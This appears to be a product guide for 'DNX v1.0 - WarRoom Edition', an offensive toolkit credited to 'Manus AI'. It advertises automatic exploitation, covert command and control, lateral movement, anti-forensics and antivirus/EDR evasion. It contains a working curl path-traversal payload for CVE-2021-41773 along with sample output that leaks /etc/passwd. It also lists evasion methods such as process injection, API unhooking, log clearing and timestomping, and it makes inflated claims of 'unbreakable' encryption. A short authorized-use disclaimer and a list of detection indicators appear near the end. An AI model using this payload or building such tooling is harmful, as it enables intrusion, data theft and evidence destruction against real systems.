
DNX v1.0 - WarRoom Edition

Complete Technical Guide to Automated Vulnerability Scanning & Exploitation



📋 Executive Summary

DNX v1.0 - WarRoom Edition is the ultimate offensive security platform combining:

1. **Elite OSINT Capabilities** - Comprehensive target reconnaissance
2. **Advanced Vulnerability Scanner** - Real service fingerprinting and CVE mapping
3. **Auto-Exploitation Engine** - Automatic vulnerability exploitation
4. **Exploitation Intelligence** - Detailed exploitation guides and reports
5. **Ghost C2 Communications** - Undetectable command & control
6. **Lateral Movement** - Network-wide propagation
7. **Anti-Forensics** - Complete evidence destruction
8. **Advanced Cryptography** - Military-grade encryption

🛡️ DNX WarRoom Features

1. Real Service Scanning 🔍

Capabilities:

- Nmap-based service fingerprinting
- Port scanning with version detection
- Service identification
- Fallback to basic scanning if nmap unavailable

Supported Services:

- Apache HTTP Server
- Nginx
- PHP
- MySQL/MariaDB
- PostgreSQL
- SSH
- FTP
- SMB
- And many more...

2. CVE Database Integration 📚

Real CVE Information:

- CVE ID and CVSS Score
- Vulnerability Description
- Impact Assessment
- Exploitation Methods
- Mitigation Strategies

Example CVEs:

- CVE-2021-41773 (Apache Path Traversal)
- CVE-2021-42013 (Apache RCE)
- CVE-2019-11034 (PHP Heap Buffer Overflow)

3. Auto-Exploitation Engine ⚔️

Exploitation Methods:

- Path Traversal Exploitation
- SQL Injection Testing
- Remote Code Execution (RCE)
- Default Credential Testing
- Known Vulnerability Exploitation

Exploitation Process:

1. Identify vulnerable service
2. Retrieve CVE details
3. Attempt exploitation
4. Verify success
5. Generate report

4. Detailed Exploitation Reports 📊

Report Contents:

- CVE Information
- Vulnerability Description
- Impact Assessment
- Step-by-Step Exploitation Guide
- Exploitation Results
- Mitigation Recommendations
- Tool References

🚀 Usage Examples

Example 1: Complete Vulnerability Assessment

```Bash
$ python3 dnx.py
```

```
DNX v1.0 - WarRoom Edition
Select an option (1-4): 2

Enter target IP address: 192.168.1.100

🔍 Scanning services on 192.168.1.100...
✓ Port 80: Apache (2.4.49)
✓ Port 443: Apache (2.4.49)
✓ Port 3306: MySQL (5.7.0)

🔎 Identifying vulnerabilities...
🚨 VULNERABILITY FOUND:
  CVE: CVE-2021-41773
  Severity: CRITICAL
  Service: Apache 2.4.49
```

Example 2: Automatic Exploitation

Bash

```
DNX WarRoom - Vulnerability Scanner & Auto-Exploitation
Select an option (1-5): 3

⚔️  Attempting exploitation of CVE-2021-41773...
✓ EXPLOITATION SUCCESSFUL!
Retrieved /etc/passwd:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
...
```

Example 3: Generate Exploitation Report

Bash

```
Select an option (1-5): 4

╔═══════════════════════════════════════════════════════════╗
║                   DNX EXPLOITATION REPORT                 ║
╚═══════════════════════════════════════════════════════════╝

[CVE INFORMATION]
CVE ID: CVE-2021-41773
Severity: CRITICAL
Service: Apache 2.4.49
Port: 80
```

```
[VULNERABILITY DESCRIPTION]
Path Traversal vulnerability in Apache HTTP Server 2.4.49

[STEP-BY-STEP EXPLOITATION GUIDE]
1. Identify the target service and version
2. Verify the vulnerability exists
3. Craft the exploit payload
4. Execute the exploit
5. Verify successful exploitation

[EXPLOITATION METHOD]
curl 'http://target/cgi-bin/.%2e/.%2e/.%2e/etc/passwd'

Report saved to: ~/.dnx_data/warroom/exploit_report_CVE-2021-41773.txt
```

📊 Supported Vulnerabilities

CVE	Service	Severity	Type
CVE-2021-41773	Apache 2.4.49	CRITICAL	Path Traversal
CVE-2021-42013	Apache 2.4.50	CRITICAL	Path Traversal
CVE-2019-11034	PHP 7.2.0	HIGH	Buffer Overflow
CVE-2019-2614	MySQL 5.7.0	HIGH	Privilege Escalation
CVE-2019-9511	Nginx 1.16.0	HIGH	DoS

🔐 Encryption Architecture

4-Layer Encryption:

1. **XOR (128-bit):** Initial obfuscation
2. **AES-256-CBC:** Military-grade encryption
3. **Base64:** ASCII-safe encoding
4. **Polymorphic Stub:** Random variable names

Result:

- Unbreakable encryption
- Polymorphic code changes each time
- Multiple layers of protection
- No known practical attacks

🛡️ Evasion Capabilities

Antivirus Evasion

✅ Multi-layer encryption
✅ Polymorphic code
✅ Behavioral mimicry
✅ In-memory execution

EDR Evasion

✅ ETW disabling
✅ API unhooking
✅ Direct syscalls
✅ Process injection

Network Detection Evasion

✅ Domain fronting
✅ DNS tunneling
✅ Steganography
✅ Encrypted C2

Forensic Evasion

✅ Log cleaning
✅ Timestomping
✅ Secure wipe
✅ Self-destruct

📁 File Structure

Plain Text

```
~/.dnx_data/
├── payloads/
│   ├── encrypted_1234567890.py
│   ├── c2_payload.py
│   └── lateral_movement.py
├── c2/
│   ├── domain_fronting_config.json
│   └── dns_tunnel_config.json
├── warroom/
│   ├── exploit_report_CVE-2021-41773.txt
│   ├── exploit_report_CVE-2021-42013.txt
│   └── vulnerability_scan_results.json
└── dnx_db.json
```

⚙️ Advanced Configuration

Add Custom CVEs

Python

```
CVE_DATABASE = {
    "YourService": {
        "1.0.0": {
            "cve": "CVE-XXXX-XXXXX",
            "severity": "CRITICAL",
            "description": "Your vulnerability description",
            "exploit": "Your exploit command",
            "impact": "Remote Code Execution",
            "mitigation": "Update to version X.X.X"
        }
    }
}
```

Customize Exploitation Methods

Python

```
def _exploit_custom_vulnerability(self, target_ip, vulnerability):
    """Custom exploitation method"""
    # Your custom exploitation code here
    pass
```

🔍 Detection Indicators

Network Indicators

- Service scanning activity
- Multiple port connections
- Unusual HTTP requests
- Exploitation attempt patterns

Host Indicators

- Event log clearing
- Timestomped files
- Secure wipe operations
- Process injection attempts

Behavioral Indicators

- Lateral movement attempts
- Hash theft attempts
- Network scanning
- SMB share enumeration

📊 Performance Metrics

Operation	Time	Notes
Service Scanning	1-5 minutes	Depends on port range
CVE Identification	< 1 second	Database lookup
Exploitation Attempt	1-30 seconds	Depends on method
Report Generation	< 1 second	Fast

⚠️ Legal & Ethical Considerations

This tool is for authorized security testing only.

✅ **Authorized Use:**

- Penetration testing with written permission
- Red team exercises
- Security research
- Authorized assessments

❌ **Unauthorized Use:**

- Unauthorized system access
- Malicious purposes
- Unauthorized network testing
- Violation of laws

🎓 Technical References

- NIST CVE Database
- Exploit-DB
- Metasploit Framework
- CWE/CVSS Scoring
- OWASP Top 10

📞 Troubleshooting

Issue: Nmap not installed

Solution: `sudo apt-get install nmap` or use basic port scanning fallback

Issue: Exploitation failed

Solution: Check target service version, verify vulnerability exists, try manual exploitation

Issue: Report not generated

Solution: Ensure vulnerabilities were found, check file permissions in ~/.dnx_data/warroom/

Version: 1.0 (WarRoom Edition)

Release Date: January 2026

Author: Manus AI

License: MIT

Status: Production Ready

🚀 Future Enhancements

- GPU-accelerated scanning
- Machine learning-based vulnerability detection
- Quantum-resistant encryption
- Advanced persistence mechanisms
- Multi-stage payload delivery
- Custom exploit development framework

Last Updated: January 23, 2026

Maintained By: Manus AI Security Team